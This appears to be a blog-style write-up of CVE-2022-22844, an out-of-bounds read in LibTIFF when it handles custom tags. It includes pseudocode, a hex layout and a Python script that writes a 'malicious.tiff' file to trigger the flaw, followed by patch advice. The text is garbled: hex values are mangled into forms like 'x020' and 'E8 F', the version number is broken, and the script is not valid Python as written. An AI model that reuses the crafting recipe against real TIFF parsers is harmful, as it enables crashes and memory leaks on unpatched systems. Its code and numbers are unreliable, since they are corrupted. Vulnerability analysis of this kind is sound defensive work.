
In late 2021, security researchers discovered an out-of-bounds read issue affecting LibTIFF 4.3.. This vulnerability, assigned as CVE-2022-22844, quietly impacted systems processing TIFF files, especially when handling custom tags with certain directory entries (DE field). Here, we'll break down what CVE-2022-22844 really is, how it works, show you sample code, and share links for further reading.
What Is LibTIFF?
LibTIFF is an open-source library used by thousands of apps and services to read, write, and manipulate TIFF image files. TIFF is popular in photography, medical imaging, and design tools. Because of LibTIFF’s wide adoption, vulnerabilities like this can be pretty serious.
Understanding CVE-2022-22844
CVE-2022-22844 arises from an out-of-bounds read in the _TIFFmemcpy function in tif_unix.c. Specifically, it gets triggered in certain cases with a custom tag, where the second word (2 bytes) of a Directory Entry (DE field) is x020. In simple terms, if you hand LibTIFF a specially crafted TIFF file, it can read memory it shouldn't—this could leak data, cause a crash, or set up other, more dangerous exploits.
How Does the Vulnerability Happen?
TIFF files store image and metadata in "tags" stored as directory entries. Developers can define custom tags. When processing such tags, LibTIFF sometimes improperly validates sizes or array bounds, especially right before a call to _TIFFmemcpy, which is just a wrapper around memcpy.
When the second word of the DE field is x020 (which stands for 512 in decimal), LibTIFF may believe it's about to copy a safe amount of memory. But due to incorrect validation and calculation, it can actually copy and read data past the end of its intended buffer—an out-of-bounds read.
If you peek into tif_unix.c, you’ll find _TIFFmemcpy
void *_TIFFmemcpy(void *dest, const void *src, tmsize_t size)
{
    return memcpy(dest, src, size);
}
On its own, this is fine. But what if the calculations on size or the boundaries of src are wrong? That's the root of this bug.
Here’s a simplified version of how it goes wrong
// Pseudocode for vulnerable logic
ifd_entry = read_directory_entry(file); // Reads potential custom tag
if (ifd_entry.count == x020) // 512, comes from second word
{
    buffer = allocate_buffer(ifd_entry.count * sizeof(type));
    // Oops — if count is too large or data isn’t that big, will read out-of-bounds!
    _TIFFmemcpy(buffer, source_data, ifd_entry.count * sizeof(type));
}
A malicious file could set ifd_entry.count to x020 and point source_data at a spot that does not actually hold that much valid data.
Crafting a Malicious TIFF File
A simple exploit would be to create a TIFF with a custom tag and deliberately set the second word (entry count) in the DE field to x020. The rest of the TIFF would be arranged so that the memory copy reaches into unallocated or sensitive areas. This might crash the target app, or leak adjacent memory data to the attacker.
Count: x020
- Value/Offset: Points to a small buffer, or the very end of the file
So a chunk of the TIFF file (in hex) could look like
E8 F   // Tag: xFE8 (Custom tag)
01 00   // Type: BYTE (or another type)
00 02   // Count: x020
XX XX XX XX // Value/Offset
A proof-of-concept (PoC) exploit like this could be developed in Python using the struct library, or using hex editors to manually craft the file.
Potential Impact
- Crash/Denial of Service: Application processing the image crashes.
- Info Leak: Application reads memory outside the intended range—possible exposure of secrets like passwords in memory.
- Further Chaining: While it's just an out-of-bounds read, other linked flaws or environment-specific behaviors could be used to escalate.
Exploit Example
Here’s an off-the-cuff Python sketch for a malformed TIFF header, creating a custom tag with x020 as count (not a functional exploit, but an illustration):
import struct

# Simple TIFF header for little-endian
header = b'II*\x00\x08\x00\x00\x00'

# 1 entry (custom tag)
num_entries = b'\x01\x00'

# Custom tag: 65000, type: BYTE (1), count: x020, value pointer: x00000010
custom_tag = struct.pack('<HHI4s', 65000, 1, x020, b'\x10\x00\x00\x00')

# The rest of the fake TIFF data (filled with zeros)
rest = b'\x00' * 16

malicious_tiff = header + num_entries + custom_tag + rest

with open('malicious.tiff', 'wb') as f:
    f.write(malicious_tiff)
If this file is processed by a vulnerable LibTIFF, the buggy _TIFFmemcpy could over-read data.
Fixes
LibTIFF fixed this bug in newer versions, improving boundary checks for custom tags. The commit can be found in the official repository.
Patch: Always validate tag count and buffer sizes, even with custom tags.
- Upgrade: Update to the latest LibTIFF from the official site.
References & Further Reading
- NIST NVD advisory for CVE-2022-22844
- LibTIFF Change Log and Source
- Original Patch Discussion
Conclusion
CVE-2022-22844 is a great example of how seemingly tiny bugs around buffer sizes and custom options can have big security consequences. If you maintain or use software that processes TIFF images, make sure your code is patched. Hackers and researchers both know how to craft these files, and as this post shows, the bug is not hard to exploit!
Stay updated, review your dependencies, and always validate your inputs—even if you trust the files.
Did you find this writeup useful? Let us know! Responsible disclosure and safe patching keep the whole ecosystem healthy.
Timeline
Published on: 01/10/2022 14:12:00 UTC
Last modified on: 04/25/2022 16:45:00 UTC